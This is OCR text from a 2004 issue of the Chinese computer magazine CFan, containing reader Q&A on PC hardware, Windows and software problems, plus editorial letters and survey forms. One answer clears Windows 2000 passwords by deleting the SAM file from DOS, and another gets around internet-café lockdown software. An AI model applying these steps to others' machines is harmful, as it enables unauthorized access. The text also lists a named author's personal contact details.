问:我购买的音箱有漏电现象，调节音量时只要碰到音箱后面板就有手麻的感觉。请问这是怎么回事？

答:音箱出现漏电现象主要与以下两方面因素有关:

(1)与音箱连接的计算机设备有漏电现象，然后以感应电压的方式通过音频连接线的地线传导到音箱，所以在调节音箱电位器时碰到金属件后就会有触电感觉。漏电的计算机设备以机箱和显示器居多。

(2)音箱内部线路漏电并传导到面板上。

以上两种情况多在电源插座没有地线或地线接触不良时发生。用万用表测量后面板等金属件对地的交流电压，一般有比较高的电压。解决问题的方法是:

首先将音箱与计算机的连接线全部断开，然后接通音箱电源，如果触摸面板还有漏电的现象，则是音箱漏电，需要更换音箱。

如果音箱上不带电，说明计算机设备漏电。首先要更换接线板，因为你的接线板的地线系统失灵了，如果你家的供电系统根本没提供地线，那么只能是用铁丝等导体将音箱、机箱、显示器等设备直接导地了。然后马上用替换法寻找计算机的漏电设备并将其更换。

4 微星主板无法安装USB 2.0驱动

问:我使用的是微星 845GLM(MS-6714)主板，上面有 USB 2.0 接口，可我在 Windows XP 操作系统下怎么也无法安装上 USB 2.0 的驱动程序。请问如何才能解决这个问题？

答:目前微星主板提供的支持USB 2.0的芯片分别有NEC芯片和 Intel ICH4 芯片两种。如果是 NEC 的芯片，微星主板附送的光盘里就提供了相应的驱动程序，而且网站上也有下载。如果是 Intel ICH4 的芯片，则需要使用微软的 Windows Update 下载或者是从最新版的 Windows Service Pack 里安装相应的驱动。

5 解决新电脑不认老硬盘的问题

问:我把一台老型号电脑上的硬盘拔下来连接到新电脑上，启动后屏幕上出现了 Inaccessible boot device 的提示，无法进入操作系统。请问这是怎么回事，如何才能解决这个问题？

答:这是由于先前系统中安装的 IDE driver 驱动程序不适用于新主板的原因造成的。因为一般不同的芯片组需要搭配不同的 IDE driver，当新主板碰上不兼容的 IDE driver 时便无法激活操作系统而导致系统无法启动。解决该问题的方法是把硬盘装回老电脑，开机进入操作系统后将 IDE 或芯片组相关的驱动程序全部删除并使用操作系统内建的版本，然后将硬盘连接到新电脑上就可以了。

6 精英主板升级 BIOS 后找不到光驱

问:我使用的是精英 P6BX-A+ 主板，最近升级了主板的 BIOS，可重新启动电脑后在 Windows Me 中找不到光盘驱动器了，而在 DOS 状态下可以找到光驱。请问如何才能解决这个问题？

答:你可以通过如下操作解决问题:

(1)在操作系统桌面上用鼠标依次选择“开始→设置→控制面板”。

(2)在随后出现的窗口中用鼠标双击“系统”图标，接着选择“设备管理器”标签。

(3)在接着出现的窗口中将 IDE 控制器项删除，然后重新启动电脑，进入系统后系统会重新安装 IDE 设备，这样就可以找到光盘驱动器了。

CF [SB01]

系统门诊所



1 WinXP下复制粘贴内容出现乱码

问：我的电脑中安装的是Windows XP，现在在系统中复制一些内容再粘贴时就会出现乱码，即便在“记事本”程序中也会出现这个问题，而在同机安装的Windows 98中就没有这个现象。请问这是怎么回事，如何才能解决这个问题？

答：出现这个问题的根本原因在“输入法”里面，你的Windows XP里默认的输入法应该是英语，键盘模式为美式键盘，而且把中文键盘删除了并且只保留了英文键盘。这种模式在Windows 98中没有任何问题，但在Windows XP中却会出现复制内容时出现乱码的问题。解决该问题的办法是删除英文的美式键盘模式、添加中文键盘模式并且设置为默认值。

2 WinXP启动时找不到WINSYS.VBS文件

问：我的Windows XP在系统启动时出现了“找不到文件c:\$ntuninst allQ8877565$\WINSYS.VBS，请确定文件是否正确，再试一次，要搜索文件请单击‘开始’按钮，然后单击‘搜索’”的提示。请问如何才能解决这个问题？

答：提示中的这个文件是由病毒生成的文件，应该是杀毒软件将这个文件的名字修改了，造成开机后找不到病毒文件而出现了上述提示。你只要在注册表和相关系统文件中将启动时调用这个病毒文件的键值或语句删除就可以解决问题了。具体的操作步骤如下：

(1)在系统桌面上选择“开始→运行”。

(2)在弹出窗口的“打开”栏中键入REGEDIT并单击“确定”按钮运行“注册表编辑器”。

(3)通过“编辑”菜单中的“查找”功能查找“c:\$ntuninst allQ8877565 $\WINSYS.vbs”这个关键词，然后将其删除。

(4)用“记事本”程序打开WIN.INI和SYSTEM.INI文件，同样寻找这个关键词并删除。

彻底删除后即可解决问题。

3 恢复NTFS分区下的Win2000管理员密码

问：我的电脑中安装的是Windows 2000 Server，管理员密码被我忘记了，分区使用的是NTFS文件格式。请问有什么办法能破解？

答：由于是NTFS文件格式，因此无法直接破解，必须借助于工具软件，具体步骤如下：

(1)从“华军软件园”下载NTFSDOS Professional软件，找一台电脑安装，然后执行NTFSDOS Professional Boot Disk Wizard程序，根据向导，会提示依次插入两张软盘，后面要用到第一张软盘。

(2)用Windows 98启动软盘或光盘启动电脑到DOS状态，然后插入刚才做好的第一张NTFSDOS软盘，执行Ntfspro.exe文件，它会自动分析当前硬盘分区表，如果有NTFS分区信息，就会依次列出每个NTFS分区的盘符，如果出现报警提示可以不去管它。

(3)在DOS状态下进入Windows 2000的分区，一般为C区。接着进入%root%\system32\config目录(%root%指WINNT文件夹所在的分区路径)，手动删除里面的SAM文件，这样就可以把系统中所有用户口令清除掉，重新启动系统即可。

4 回收站“假满”现象的解决方法

问：我的电脑中安装的是Windows 98，最近回收站出现了一个奇怪的现象，明明已经将回收站清空了，而回收站里的图标显示却是满的。请问如何解决这个问题？

答：你可以通过如下步骤解决这个问题：

(1)在系统桌面上用鼠标双击进入“我的电脑”，在磁盘驱动器C的图标上单击鼠标右键。

(2)在弹出的右键菜单中选择“属性”，然后选择“常规”标签，接着单击“磁盘清理”按钮。

(3)在出现的窗口中把所有的项目全部勾选，随后单击“确定”按钮即可。

5 找回病毒吃掉的“开始”菜单命令

问：我的Windows 98中毒了，查杀病毒后发现在“开始”菜单中没有了“运行”、“关闭系统”和“注销”命令，这样连正常关机都无法实现。请问如何才能解决这个问题？

答：你可以通过修改注册表的方法解决问题：

(1)点击“开始→运行”，输入“REGEDIT”，回车后打开注册表编辑器。

(2)找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]，然后可以看到右侧窗格中有三个键值“NoRun”、“NoClose”和“NoLogOff”，这三个键值分别对应了“没有运行”、“没有关闭系统”、“没有注销功能”，直接删除这三个键值然后保存退出即可。

CF [SB02]



软件咨询间

1 解决金山词霸屏幕取词问题

问：安装了“金山词霸”后，系统默认激活了“屏幕取词”功能，但我不是每时每刻都希望做翻译工作，所以感觉很影响使用其他软件。关闭了取词功能吧，下次还得去设置打开，比较麻烦。请问能否设置在需要时用热键激活“屏幕取词”功能？

答：可以通过如下设置达到即时控制取词功能：

可以先激活设置窗口，然后选择使用“Shift+鼠标”、“Ctrl+鼠标”或是鼠标中键取词等方式，这样可以即时地控制取词条的出现。

另外，还有一个更快速的对取词进行控制的方法，那就是，当取词条出现时在取词条上双击鼠标左键停止取词功能，这样就可以取消取词功能，若要恢复，按下“Ctrl+Alt+F1”组合键即可切换到取词状态。

2 解决成批RAR压缩包解压效率问题

问：我上网下载了数百个电子图书文件，每个都是一个RAR压缩包，而每个压缩包中均含有许多HTML格式的文档和JPG格式的图片，如果解压到同一个目录中会造成文件混乱或替换。一个一个地手动解压又十分费时。请问，能不能用什么更快的方法将这些电子书分别解压在一个独立的文件夹中？

答：WinRAR目前流行的3.0以上版本就可以对批量文件进行一次性解压缩。具体方法是，在“资源管理器”中选中需要解压缩的系列文件包，然后右击鼠标，这时可以看见弹出菜单中有“释放到这里”和“释放每个档案到单独的文件夹”的选项，其中前者是将这些压缩包中的文件全部释放到当前文件夹中，而后者则是按照每个压缩包的名称重新创建新文件夹，并将每个压缩包中的文件释放到与其对应的文件夹中。这一功能对于处理大量下载的压缩包的解压问题十分实用和高效。

3 解决从VCD到GIF格式的转换问题

问：我经常在一些论坛上的用户个性签名区域看到网友将一些视频片段做成了动感十足的GIF动画。起初我还以为是他们直接把VCD片段放上去了呢，下载了一看才知道是GIF动画。请问如何才能实现这种转换？

答：GIF图像是网页必备的图像格式，想在网页上连接动画，要么采用目前最流行的Flash动画，要么就用最经典古老的GIF格式。其实，“超级解霸”就提供了从VCD到GIF格式的转换功能。转换方法如下：

（1）在“开始→程序→超级解霸”组下选择“VCD转GIF”命令。

（2）在窗口右边的“输出GIF设置”中设置输出GIF图像属性。其中“图像宽/高度”用于调整输出图像的宽高；“宽/高关联”可以调整输出图像时，其宽高与原图像尺寸成比例缩放；“交互”是GIF图像的一种属性，在网页中常用；“延时”为显示每幅图像之间的间隔时间；“间隔帧数”设置每隔几帧取一帧视频图像压缩为GIF；“调色板”定义输出GIF使用的调色板，一般使用优化调色板；“抖动”能够减少输出文件大小。

（3）单击“另存为”确定输出路径和保存的文件名。同样可以在拖动条中选择开始点，最后单击“开始压缩”，直至最后转换完成为止。

4 不知道对方解压软件安装情况怎么办

问：我想把自己电脑中的一些资料压缩打包后发送给朋友，我安装的是WinRAR压缩软件，但我不知道对方电脑中有没有压缩软件，或使用的是什么压缩软件。请问，在这种情况下，我该如何压缩打包我的资料文件呢？

答：通过WinRAR可以灵活确定压缩方法，针对你提出的问题，我们可以用如下三种方案解决问题：

(1)压缩为ZIP格式。因为ZIP格式可能是目前PC上最常用的压缩格式，所以压缩为ZIP格式后一般电脑上都可以解开，与WinZip软件的版本高低无关，不像RAR格式压缩包那样存在高低版本的兼容性问题。

(2)直接创建EXE自解包。如果你不确定对方的电脑中有无安装解压软件，那最保险的办法是创建不依赖于解压工具而能够自动解压的压缩包。方法是，在往WinRAR中添加文件的时候，选择“创建自解压缩包”一项来得到EXE格式的自解压缩包。

(3)转换为EXE自解包。对于已经制作好的RAR格式压缩文件，可以先通过WinRAR打开，然后运行“命令→将压缩包转为自解压”命令来得到EXE格式的自解压缩包。

5 解决不能解开ARJ压缩文件的问题

问：我从档案室借出一些历史电子资料查阅，可是发现其文件扩展名为ARJ格式的，磁盘上写有“压缩备份”的字样，但我用WinZip怎么也不能打开这些压缩包。请问，如何解决这个问题？

答：对于一些非ZIP格式的压缩文件，WinZip可以通过加挂外部程序ARJ.EXE来进行解压缩操作，所以你可能会看到别人可以直接用WinZip解压缩ARJ压缩文件，但是你因为没有进行设置，因此无法解压缩。给WinZip增加外部程序的方法是利用“选项→配置”命令，在弹出的窗口中进入“程序位

置”选项卡，接着在“ARJ”后部的对话框中输入ARJ.EXE文件所在的位置，确认之后就能够通过WinZip来解压缩Arj文件了。

如果你没有找到ARJ.EXE工具，而你的电脑中安装有WinRAR压缩软件的话，恭喜你了，你可以直接用WinRAR解开该类型的压缩包，不需要任何外挂程序的支持。

6 启动Word文档无响应故障的解决

问:最近我在双击一个Word文档时Word启动到灰色窗口后便没有了反应。请问这是为什么，如何解决？

答:有如下原因可能引起启动Word文档时无反应:

(1)文件名太长。虽然Word文档可以使用最长为255个字符的长文件名，但实际上如果Word文档的文件名加上其完整路径的字符数超过了223个字符，Word就已经不能对其进行打开操作了。这时，请缩短文件名，或将文件移动到靠近文件夹层次结构顶部的另一文件夹中，然后再重新尝试打开该文件。

(2)磁盘空间用尽。因为Word每打开一个文档，都要同时生成一个以“~$+原文件名”为名称的临时文件，并保存在与原文件相同的磁盘文件夹中，如果原文档所在磁盘空间已满，则无法存放该临时文件，从而引起Word没有响应的故障。此时，请尝试将文件移动到其他驱动器上，以获取更多的可用空间。

(3)文档可能已损坏。如果Word文档已经损坏，则在试图打开时Word会没有反应。这时，你可以使用Word专门提供的文件恢复转换器来恢复损坏文档中的文本。

(4)因出错停止响应。如果故障出在你刚刚给文档添加了大量的样式之后，请退出并重新启动Word，然后重新尝试打开文件。如果Word本身已停止了响应，则应按下Ctrl+Alt+Del组合键，系统弹出“关闭程序”对话框，单击其中的“Microsoft Word”程序，单击“结束任务”按钮，关闭停止响应的Word文档窗口。然后重新启动Word，并尝试打开文件。

7 解决WPS Office输出乱码的问题

问:据说WPS Office在读入繁体BIG5码的文件时能够自动识别并转换为汉字国标码显示输出，但为什么我在读入一个BIG5文本文件时显示乱码？如何输出能够正确显示的BIG5码的文件？

答:WPS Office在读入BIG5码的文件时自动识别并转换为汉字国标码显示输出，这个功能是没有问题的。但如果所读取的BIG5码文件的前面有GB码字符，可能造成系统将其误识别为GB码的文件，所以在屏幕上显示乱码。

解决的办法是，先将GB码部分删除存在另一个文件中，BIG5码的文件就可以自动识别了。

如果文件的前面有GBK字符，也可能会造成系统将其误识别为BIG5码，以至于在屏幕上显示乱码。在打开文件对话框中，取消“自动识别内码”即可，但是此后读入BIG5码文件时又必须再打开此选项，以便正确读入文件。

正确输出BIG5码文件的方法是:在“文件”菜单中选择“换名存盘”，并将文件类型选择为文本文件，或从“文字”菜单中选择“输出文本”，在对话框中选择“BIG5码文本”就可以输出BIG5码的文本文件。

对于“输出文本”命令，如果页面上选中了文字块，只输出文字块的内容；否则输出页面上的文字内容。“换名存盘”命令则只输出页面上的文字内容。

如果要输出文本框中的内容，用鼠标双击文本框使其处于编辑状态，然后执行“输出文本”命令即可。

8 解决Excel整张工作表的复制问题

问:很多用户经常需要复制整张工作表(工作簿中的一页)，用它来作为一个原始工作表的副本来进行工作。请问，如何在Excel中复制整张工作表的内容？

答:首先打开目标工作簿(复制的目的地)和源工作表。鼠标右击该工作表的标签(屏幕左下方)，并在出现的快捷菜单中选择“移动或复制工作表”。接着在弹出的对话框中，在工作簿下拉菜单中选择已打开的目标工作簿，然后在“在下列选定工作表之前”中设置在目标工作簿中的位置，如果用户是复制该工作表而不是移动的话，应当选中“建立副本”，最后单击“确定”按钮，该工作表就被移动或复制到目标工作簿了。

9 解决金山影霸CPU占用率高的问题

问:我在用“金山影霸2003”播放电影时发现CPU的占用率能够达到90%～100%，请问有什么降低CPU占用率的解决办法吗？

答:可以尝试用如下办法来解决问题:

(1)在“金山影霸”的“设置→视频设置”中选择较低视频优化方法。

(2)升级显卡和声卡驱动程序。

(3)将光驱设备以DMA通道方式打开。

(4)下载安装该软件的SP2补丁包，占用率会有很大改善。

10 安装东方快车后不能关机的问题

问:自从我的电脑安装了“东方快车3000”后，为什么每次关机时不能关机了，如何解决？

答:这可能是程序本身不完善所造成的。在安装了“东方快车3000”时选择了开机即“启动自动翻译”，而在关机时候你又没有将“东方快车”退出，造成了不能关机情况的发生。解决方法:用鼠标右键点击桌面右下角状态栏系统托盘上的“东方快车”快捷方式，在右键菜单中选择“退出”项，然后即可关闭系统了。



CF [SB03]

1 收到的邮件为何显示为乱码

问:我收到的许多邮件在打开后发现都是乱码。这是为什么，该如何解决？

答:造成乱码的原因有三种:一是操作系统和使用的软件设置不同导致的；二是发送邮件时发送程序采用不同的编码标准，而你所用的操作系统程序没有能力将其解码；三是传输邮件主机的原因，有的机器不支持非ASCII码，而将汉字编码的第八位过滤掉，造成邮件乱码。解决方法如下:

(1)正确地设置你所用的收发信件软件的字体。如Outlook Express，在菜单中选择“查看→编码→简体中文”将其编译过来。

(2)查看一下电脑是否已经染上病毒。

(3)在网上下载专门的“乱码转换器”将其转换过来。

2 解决邮件发送显示过期的问题

问:我在263网站页面上写一封很长的邮件后一点“发送”就提示“网页过期”。这是怎么回事？

答:这是因为如果你一直不进行任何操作超过一个时限，263免费电子邮件系统会自动退出，使连接失效，以防止同一画面持续过久造成对机器的损害。你可以先点击“后退”，将信件复制下来，然后再重新粘贴并发送即可。如果邮件找不到了，只能请你重新书写、发送。当发送一封比较长的邮件时，建议你最好先用Word文档或是写字板写好，然后作为附件发送，即可避免这个问题。

3 存储空间限制造成的邮件拒收

问:过年的一段时间内，我没有收邮件，然后朋友打电话说他发给我的邮件老是被退回。请问，这是为什么，如何避免这种情况发生？

答:有的邮件服务器规定，如果用户邮件大小超过邮箱容量规定的百分比，用户就会收到服务器方要求清理邮箱的通知邮件。这时，用户必须减少所使用的存储空间大小，否则来信将会被退返给发件人。清理邮箱的方法是:

(1)删除已存储的邮件，特别是那些比较大的带附件的邮件。


(2)将已存储的邮件保存在计算机上。

(3)如果超过邮箱容量的规定百分比后未减少所使用的存储空间大小，系统会自动清空用户垃圾箱里的信件。

4 网吧受限电脑也能拷贝文件

问:网吧里的电脑大多被“美萍”之类的限制软件锁住“资源管理器”等文件访问组件。但有时候我们需要用移动盘进行一些文件操作，这时有什么办法能够实现文件操作？

答:我们可以用变通的办法进行文件访问，启动一个有“文件”的软件，比如IE或TXT文件，就会有含有“文件”菜单的窗口出现，这时我们可以用“文件→打开”的命令进入一个文件操作对话框，然后在这里用快捷键或右键菜单的方式进行文件操作了。



网络答疑室

5 解决内网通知发布的问题

问:我单位虽然给每个职工都配发了电脑，但因没有建立内部网络平台，还有多数职工对电脑不太熟悉，连基本的文件共享和文件操作都成问题，在这种情况下领导要求用网络资源发放通知，每个人都要能随时查看。请问，如何解决这个看似简单的问题？

答:可以利用映射网络驱动器和建立快捷方式的办法解决这个问题。具体步骤如下:

(1)选择局域网中的任何一台电脑作为服务器，建立一个共享文件夹，并把这个文件夹的权限设置为“只读”，文件夹命名为“通知”。

(2)在其他的所有电脑上给这个共享“通知”文件夹建立映射磁盘(方法是右键点击网上的这个文件夹并选择相应的映射磁盘命令即可)，并给这个磁盘在桌面上建立一个快捷方式，快捷方式也命名为“通知”。

(3)将所有的需要通知大家的文件，放在这台服务器的“通知”文件夹内。

(4)用户只要点击自己电脑上的“通知”快捷键，便可看到所有的通知了。服务器上的通知内容如有变更，用户那里也总是看到的是最新的内容。

6 解决IE“源文件”查看被禁问题

问:最近，上了一个网站之后，我的IE浏览器的“源文件”查看功能莫名其妙地不能用了。请问如何解决这个问题？

答:打开“注册表编辑器”，找到[HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Restrictions]，在右侧窗格中找到NoViewSource，将其键值设为00000000，按F5键刷新生效。接着找到[HKEY_LOCAL_MACHINE\Software\Policies \Microsoft\Internet Explorer\Restrictions]，找到NoViewSource键值名，将其键值设为00000000，按F5键刷新。

CF [SB04]



读编茶座

孤独客:我参加了贵刊于年前举办的30万元回馈读者大抽奖活动，通过您们的网站得知自己中了纪念奖，可是到现在我还没有收到奖品，这是为什么呢？

F-4:首先感谢您热心参与到编辑部举办的活动中来，并对您中奖表示祝贺，要知道您可是在逾万封来信中被老编亲手抽出的呀，您是绝对的幸运儿！

由于此次活动我们设定的中奖面比较宽，奖项设置也比较复杂。活动终止后，编辑部的同事们就将1～5等奖的奖品全部寄出了，但是纪念奖由于和邮局协调的问题一直未能送到中奖读者的手中，在这里要向您和所有未收到奖品的读者表示歉意。

值得欣喜的是，通过编辑部的努力，这个问题终于在近日得到了解决，第一批纪念奖品目前已经寄出，相信过不了几天，像您一样的中奖读者就可以收到来自编辑部的一份心意了。请耐心等待吧，也欢迎您继续关注和参与我们以后举办的各类活动。

小彬:配合《电脑爱好者》杂志的网站内容有好长时间没有更新了，而且杂志文章中介绍的下载链接好多都链接不上，希望能引起各位老编小编的重视。

小渔:因目前编辑部在网站管理方面的人力严重不足，所以内容更新上还存在不少问题需要解决，在此向大家表示歉意。由于软件官方网站的网页调整和网络链接的不稳定性，导致不少读者按照杂志刊登的软件下载地址下载时无法正常连接。鉴于此，特向大家提供如下解决办法：

1.登录下载专区：我们和华军软件园合作开辟了《电脑爱好者》杂志软件下载专区http://www.newhua.com/cfan/，在这里可以看到《电脑爱好者》杂志的相关介绍，各期杂志目录、封面、导读以及软件介绍与相应的下载链接。

2.借用华军软件园搜索：进入http://www.onlinedown.net/index.htm，在“软件搜索”框内输入软件名称，可以搜索到相关软件的介绍、下载地址等信息，这一招对查询软件的最新版本很有效。

3.借用百度、Google等搜索引擎：登录http://www.baidu.com或http://www.google.com，用“<软件名>”或“<软件名> 下载”搜索。

一笑:不明白，《电脑爱好者》怎么又勾搭上了手机，难道它的读者群里还有很多“玩”手机的吗？如果我要换手机，会到网上查专门的资料，会询问周围的用户，一般不会看CFan广告式的介绍。电脑边缘文字可以有，但不宜太多，不然就有违读者购买它的初衷了。

Andy: 随着手机的普及和技术的进步，手机的功能和性质已经出现了多样性的趋势，它与电脑的协同性以及趋同性都在不断加强，而且在我们的读者中使用手机的用户也在不断增加，因此我们需要关注手机。当然了，您所说的问题我们确实应该注意。我想我们会根据实际情况做出一些调整，包括文章刊登的频度、加大对手机应用方面的选题等。

杨阳:最近，《电脑爱好者》邮购部的电话总是打不进去，占线或没人接听。我想知道我汇去的买书款您们收到没有。上次好不容易打通一次，一位刘小姐接的电话，服务态度还挺不错的，但我忘了问她具体是负责什么的，是不是每天都在值班。希望您们多增加几部电话，时时刻刻有人值班解决我们的问题。

老安:从内部网络平台获悉，邮购部现在已经开始实行挂牌服务了。如果读者朋友们有邮购方面的问题，请拨打邮购热线62161332、82515474，每次负责接听电话的工作人员都会提供其编号，请读者记清这个编号，以后有问题的话可以直接与该编号的人员咨询，以便使您可以获得更快捷的服务。

总机：62161330、35、36、37

分机：8616　编号：7号

分机：8058　编号：3号

分机：8071　编号：2号

热线电话咨询接待时间：周一到周五，9:00～16:30。

如果读者想非常快地买到自己所需要的图书、杂志，而且路途不远的话，可以直接来杂志社购买。

杂志社地址：北京科技会展中心1号楼A座21层A户(双安商场西侧，肯德基所属大楼即为北京科技会展中心)，工作时间同样为：周一到周五的9:00～16:30。邮购部工作人员欢迎大家光临选购。

张斌:我想在网上开一家鲜花店，但不知道需要什么设备，投入多少资金。我看到贵刊2003年第23期的“创业&就业”栏目中有一篇《姹紫嫣红的网上鲜花店》的文章，不知道彬彬能不能把店主或作者的联系方法告诉我？

彬彬:作者的联系方式可以告诉给读者朋友们，如果还有其他的人和张斌读者一样有此想法，可以先和作者联系，了解开网上鲜花店的详细情况。在这里，为了避免作者受到不必要的电话打扰，只能把他的E-mail、MSN、QQ告诉给大家，希望您们与作者熟悉并取得作者的许可后再通过电话与他联系。

作者：王兰富

EMail：wangxiang169@163.com

MSN：wangjieyi@hotmail.com

QQ：264307082

6期杂志相关软件索引

软　件	版　本	软　件　说　明	页码
INF-Tool	6.3d Lite	INF文件的专业制作工具	13
setme	N/A	删除Windows Me中系统还原等组件的工具	16
Applocale	1.0	让非Unicode软件也能正常显示文字	24
ACPI	1.0	专门为万能克隆制作的软件，用于删除本机的硬件驱动及ACPI	31
一步到位Ghost全自动备份还原光盘	1.1	专门用来制作Ghost恢复光盘的工具	32
gavotte版RAMDisk	N/A	功能强大的虚拟内存盘软件，无容量大小限制，且免费	34
Icon Restore	1.0	记录系统桌面软件图标排列的位置，可随时恢复	39
KILL TIME	N/A	自动关闭没有响应的程序	39
喳喳鸟瘦身精灵	1.0	告诉你应该如何吃，如何运动才能瘦下来	40
Winamp Deskband	1.0 RC2	把你的Winamp放到任务栏上	40
MyMPC	精品DIY版 Build 2004.02.13	可能是目前最强的视频播放软件	41
DVD Master Backup	0.3.7	把DVD压缩成大小为700MB的DVDRip或VCD	44
Dependency Walker	2.1.3623	查看一个文件调用了哪些DLL文件	46
木马捆绑克星	1.0	快速查看EXE文件是否为绑定的文件	48
PowerPoint to Flash	1.51	把PPT演示文稿批量转为Flash动画	51
华文馆 FOR Office	5.7	批量实现Office文档中的繁体和简体文字的相互转换	51
ArGoSoft Mail Server	1.8.5.2	邮件服务器架设软件	67
DreamMail	2.2.6.2	一款专业的电子邮件客户端软件	69

《电脑爱好者》VIP专刊

三月下旬 火热出炉

2004年《电脑爱好者》全年订户请留意查收

《电脑爱好者》作者资源调查

为了进一步提高《电脑爱好者》的刊物质量，培养一支优秀的写作队伍，促进电脑爱好者写作水平的提升，为IT界培养更多的人才，《电脑爱好者》编辑部举办作者资源调查活动。活动的意义在于：

1. 参与调查的作者有机会成为《电脑爱好者》特约作者；
2. 便于作者与编辑之间进行联络，并及时了解选题信息；
3. 便于作者有的放矢地向编辑约定相关选题的稿件；
4. 作者可优先获得我们赠送的活动纪念品和奖品；
5. 作者可免费享受我们举办的一些作者培训活动；
6. 作者有机会被邀请参加我们举办的一些联谊活动。

《电脑爱好者》作者资源调查登记表

姓名		性别		年龄		职业		常用笔名	
电话		手机		E-mail				QQ	
通讯地址						邮编		MSN	
擅长写作范围									
作者类型选择（从下表选择你属于哪个类型的作者，在表格前面打‘√’）									
(　　)	●我是《电脑爱好者》的老作者，一向在不间断地为你们供稿。								
(　　)	●我是《电脑爱好者》的老作者，曾经投过稿，因某些原因现在中断。								
(　　)	●我是《电脑爱好者》的新作者，最近刚开始投稿。								
(　　)	●我为其他电脑媒体投过稿，我也愿意为《电脑爱好者》投稿。								
(　　)	●我是《电脑爱好者》的老读者，时常有东西想写，只是勇气不够还没有付诸行动。								

地址：北京9615信箱《电脑爱好者》编辑部 “作者调查” 收　　邮编：100086

说明：调查表也可以邮件形式直接发往 hotline@cfan.com.cn 读编交流信箱。

重 要 声 明

1.作者向本社投稿后，三周内没有收到录用答复的（该答复可能是电话或电子邮件等方式），可自行处理。

2.本社坚决反对抄袭和一稿多投行为。

3.除非作者事先声明，否则本社对来稿有编辑权和修改权。

4.刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。

5.本刊介绍的互联网网站（主页）在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站（主页）今后不含非法内容（链接），读者一经发现请立即向当地公安机关举报。

6.本刊所载文章作者授权本社声明：本刊所刊其撰写之作品，未经本社许可，不得转载、摘编。

热心评刊员公布

以下31位读者被评为2004年第2期热心评刊员。㊎表示为《电脑爱好者》2004年全年订户。

优秀奖1名（奖品为冲击波SS-4101音箱1台）

王海山　黑龙江省肇东市第一医院财务科　　151100

纪念奖30名（奖品为《智能狂拼》软件1套）

谭金芳（江苏）	白晓刚（陕西）	范　涛（四川）	柴凤鸣（新疆）	刘　勇（山东）
李　扬（吉林）	刘　旭（重庆）	王　弦（江苏）	王　磊（河南）	陶　梁（甘肃）
苏桂兰（湖南）	刘建胜（山东）	高怀逊（河北）	洪永良（湖北）	杨大立（甘肃）
蔡志勇（福建）	王建武（甘肃）	白文利（甘肃）	熊　铎（湖北）	曾　伟（新疆）
蔡海波（四川）	文　博（甘肃）	张　智（广东）	曾远山（广东）	魏丽晶（山东）㊎
张慧峰（河南）㊎	潘玉明（广东）㊎	郑世贤（福建）㊎	徐　静（河北）㊎	张　健（上海）㊎

最佳文章公布

2004年第2期优秀文章

第一名：“特别话题”栏目《双剑合璧，谁与争锋——今天，和关机故障说Bye-Bye！》作者：**清风 竹影 苦咖啡 熊熊**获得奖金500元和《电脑爱好者》荣誉证书。

第二名：“系统应用”栏目《耳熟≠能详 中断知识大普及》作者：**欧阳宇　小祝**获得300元奖金和《电脑爱好者》荣誉证书。

第三名：“实用软件”栏目《谁持画笔当空舞——用好你的“画图”程序》作者：**梁厚民 马赛克**获得200元奖金和《电脑爱好者》荣誉证书。

《电脑爱好者》2004年第6期评刊表

亲爱的读者：

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选33位热心评刊员，发给丰厚的奖品。

DU ZHE PING KAN 读者评刊




特等奖 2名
奖品：移动之星硬盘盒
价值：370元

◆超稳定电路设计，确保数据稳定传输
◆开关电源通过UL、TUV产品认证，确保设备安全
◆硬盘盒内设有超级安全防震架，确保硬盘受到外来撞击而不受伤害
◆原装无螺丝流线型理念设计，美观大方
◆通过CE、FCC认证，超SATA协会标准设计

□公司电话：020-61211184 61211185 61211186
□公司网址：http://www.ydstar.com/
感谢广州诚信联科技有限公司提供产品赞助

移动之星硬盘盒



优秀奖1名
奖品：三诺N-21CA音箱
价值：168元

◆系统可配合个人电脑及VCD、CD、DVD、TV、AV等任何具有音频信号输出的设备使用。
◆音箱防磁设计，可配置在电脑显示器及电视机旁，不会造成干扰。
◆内置超重低音功率放大器，能满足您对低音的要求。
◆系统放音效果出众，低音澎湃震撼，中音明亮饱满，高音华丽清晰。
□公司电话：86-755-27718888
□公司网址：http://www.3nod.com.cn
感谢深圳市三诺电子有限公司提供产品赞助

三诺N-21CA音箱



纪念奖30名
奖品：《智能狂拼》软件1套
价值：38元

《智能狂拼》软件是北京中文之星数码科技有限公司推出的基于CLM（中文语言模型）技术的整句拼音输入软件。和市场上的传统拼音输入法相比，它最大的特点是实现了"汉语整句输入"，输入的平均准确率能达到95%左右，能提高人们的工作效率至少30%以上。
□公司电话：010－68435995
□公司网址：http://www.cstar.com.cn
感谢北京中文之星数码科技有限公司提供产品赞助

智能狂拼

■个人资料

姓名＿＿＿＿ 出生日期＿＿＿＿ 性别＿＿＿＿ 文化程度＿＿＿＿

职业＿＿＿＿ 联系电话＿＿＿＿ 通讯地址＿＿＿＿

邮政编码＿＿＿＿ Email＿＿＿＿ QQ＿＿＿＿

■本期文章评价 （请填文章结尾处的代码，如：YJ01。本栏为多项选择，可多选也可不选。）

本期最喜欢的文章		本期不喜欢的文章		标题最好的文章
文章代码	原　　因	文章代码	原　　因	文章代码

■本期栏目评价 （如关注此栏目，请选择"喜欢"或"不喜欢"；如不关注此栏目，只选择"不关注"即可。）

	不关注此栏目	喜　欢	不喜欢
CFan新视界			
系统应用			
实用软件			
防黑防毒			
现代办公			
程序谷			
特别话题			
网络e生活			

	不关注此栏目	喜　欢	不喜欢
硬件步步高			
市场传真、数字生活			
评测直击			
创业&就业			
傻博士信箱			
编辑部在行动			
十七点以后			

■本期综合评价

1.本期杂志的综合评价：□很好 □较好 □一般 □较差 □很差

2.本期与前几期的比较：□比以前好 □与以前差不多 □不如以前

3.本期杂志的总体难度：□太简单 □还可以 □比较适中 □有点难 □太难

■网络专题调查

